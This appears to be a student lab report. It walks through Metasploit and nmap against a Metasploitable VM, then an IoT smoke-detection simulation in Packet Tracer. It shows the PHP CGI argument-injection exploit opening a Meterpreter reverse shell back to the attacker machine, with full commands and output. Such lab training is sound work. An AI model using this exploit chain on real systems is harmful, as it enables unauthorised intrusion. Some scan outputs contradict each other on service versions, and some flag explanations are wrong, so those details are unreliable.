| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                          |
| VHOST   | no              |          | HTTP server virtual host                                                                     |

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/http/http_version) >
```

*set RHOSTS 10.0.2.5, show options:* This command is used to set RHOSTS with IP address of metasploitable. Finally, this command will display IP address of metasploitable.

*run:* This command will start the session.



```

root@kali: /home/driksha
File Actions Edit View Help
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-fra
mework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name Current Setting Required Description

Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.0.2.5 yes The target host(s), see https://github.com/rapid7/metasploit-fra
mework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.


msf6 auxiliary(scanner/http/http_version) > run

[*] 10.0.2.5:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >

```

Open a different terminal and type the command given below and run it.

*searchsploit apache 2.2.8 | grep php*



```

root@kali: /home/driksha
File Actions Edit View Help
(driksha㉿kali)-[~]
└─$ sudo su
[sudo] password for driksha:
(root㉿kali)-[/home/driksha]
searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanne | php/remote/29316.py

(root㉿kali)-[/home/driksha]


```

Go back to the previous terminal and type the given commands:

*search php 5.4.2*: It will give the matching modules.

*use 1, show options, set RHOSTS, show options*: These commands finally result in setting the IP of Metasploit to RHOST.

```
root@kali: /home/driksha
File Actions Edit View Help

msf6 auxiliary(scanner/http/http_version) > run
[*] 10.0.2.5:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
=====
Name
- --
0 exploit/multi/http/op5_license
1 exploit/multi/http/php_cgi_arg_injection
2 exploit/windows/http/php_apache_request_headers_bof

 Disclosure Date Rank Check Description
 2012-01-05 excellent Yes OP5 license
 2012-05-03 excellent Yes PHP CGI Arg
 2012-05-08 normal No PHP apache_
request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_
_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
=====
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no yes A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes yes The target host(s), see https://github.com/rapid7/metasploit
```

*exploit*: This command will start the new session.

```
root@kali: /home/driksha
File Actions Edit View Help

Payload options (php/meterpreter/reverse_tcp):
=====
Name Current Setting Required Description
LHOST 10.0.2.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
=====
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (39927 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.5:42907) at 2023-03-09 10:24:48 +0530

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter >
```

## Network Scanning Using nmap commands

The first few steps are common to all the nmap commands which include ifconfig, nbtscan -r 10.0.2.0/24, nmap 10.0.2.5.

```
root@kali: /home/driksha
File Actions Edit View Help
└─(driksha㉿kali)-[~]
 └─$ sudo su
 [sudo] password for driksha:
 └─(root㉿kali)-[/home/driksha]
 └─# ifconfig
 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
 inet6 fe80::a00:27ff:fe0:af6b prefixlen 64 scopeid 0x20<link>
 ether 08:00:27:f0:af:6b txqueuelen 1000 (Ethernet)
 RX packets 36 bytes 6620 (6.4 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 784 bytes 49398 (48.2 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 146 bytes 15236 (14.8 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 146 bytes 15236 (14.8 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

 └─(root㉿kali)-[/home/driksha]
 └─# nbtscan -r 10.0.2.0/24
 Doing NBT name scan for addresses from 10.0.2.0/24

 IP address NetBIOS Name Server User MAC address
 10.0.2.4 <unknown> <unknown>
 10.0.2.5 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
 10.0.2.255 Sendto failed: Permission denied

 └─(root㉿kali)-[/home/driksha]
 └─#
```

```
root@kali: /home/driksha
File Actions Edit View Help
└─(root㉿kali)-[~]
 └─$ nmap 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 10:51 IST
Nmap scan report for 10.0.2.5
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

└─(root㉿kali)-[/home/driksha]
 └─#
```

*nmap -p*

Example 1: *nmap -p 21 10.0.2.5*

In this example, this command checks for port number 21 and displays the message “host is up”.

Example 2: *nmap -p http 10.0.2.5*

In this example, it checks for the port HTTP and displays the message “host is up”.

```

root@kali:/home/driksha
File Actions Edit View Help
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
(root@kali)-[/home/driksha]
nmap -p 21 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 10:52 IST
Nmap scan report for 10.0.2.5
Host is up (0.00070s latency).

PORT STATE SERVICE
21/tcp open ftp
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
(root@kali)-[/home/driksha]
nmap -p http 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 10:53 IST
Nmap scan report for 10.0.2.5
Host is up (0.00059s latency).

PORT STATE SERVICE
80/tcp open http
8008/tcp closed http
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
(root@kali)-[/home/driksha]
#

```

*nmap -sV 10.0.2.5*: this command will display the versions of the port in the metasploitable machine.


```

root@kali:/home/driksha
File Actions Edit View Help
(root@kali)-[/home/driksha]
nmap -sV 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 10:56 IST
Nmap scan report for 10.0.2.5
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.4.2
22/tcp open ssh OpenSSH 7.9p1 Debian 10ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexd
513/tcp open login OpenBSD or Solaris rlogin
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds

```


*nmap -sT 10.0.2.5:* This command is used for protocol scanning.



```
root@kali: /home/driksha
File Actions Edit View Help
└─(root㉿kali)-[~/home/driksha]
nmap -sT 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 10:58 IST
Nmap scan report for 10.0.2.5
Host is up (0.00091s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

*nmap -O 10.0.2.5:* It will give us extra information, like OS detection (-O), version detection, script scanning (-sC), and traceroute (-traceroute). It even provides a lot of valuable information about the host.



```
root@kali: /home/driksha
File Actions Edit View Help
└─(root㉿kali)-[~/home/driksha]
nmap -O 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 10:59 IST
Nmap scan report for 10.0.2.5
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds

└─(root㉿kali)-[~/home/driksha]
```

*nmap -A 10.0.2.5:* Using this command we can discover the target hosting service or identify additional targets according to our needs for quickly tracing the path.

```

File Actions Edit View Help
(root@kali)-[/home/driksha]
nmap -A 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 11:00 IST
Nmap scan report for 10.0.2.5
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
| FTP server status:
| Connected to 10.0.2.4
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
| 2048 5656240f211dde472bae61b1243de8f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTA
TUSCODES, 8BITMIME, DNS
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5

```

*nmap -PT 10.0.2.5:* The -PT option switches on TCP pings, a port can be specified after the -PT option. It even provides a lot of valuable information about the port.

```

File Actions Edit View Help
root@kali: /home/driksha
nmap -PT 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 12:21 IST
Nmap scan report for 10.0.2.5
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds


```

## Fire Extinguisher using Cisco Packet Tracer

Cisco packet was initially installed in Kali Linux to simulate smoke detection. To run the cisco packet tracer, we give the command packet tracer in the terminal of Kali Linux. This command is used to open the cisco packet tracer.


Starting by assembling the components for the simulation.

The components DLC100 is a hub used to connect all the other components together through Bluetooth. A siren to indicate smoke. To extinguish the fire, we use a sprinkler. Other safety measures include connecting the garage door, window, and door to the hub so as to open them in case of a fire. The smartphone has an IoT monitor application through which we can monitor the smoke detection along with its level.





Once all the components are assembled, we work on the settings of each component. Select any component, under settings go to config, and change Gateway/DNS IPv4 to DHCP, Gateway/DNS IPv6 to Automatic, and IoT server to Home Gateway. Under config, select wireless0 and set IP configuration to DHCP and IPv6 configuration to Automatic.

Select the smartphone icon, under desktop select the IoT monitor, and set the required conditions.



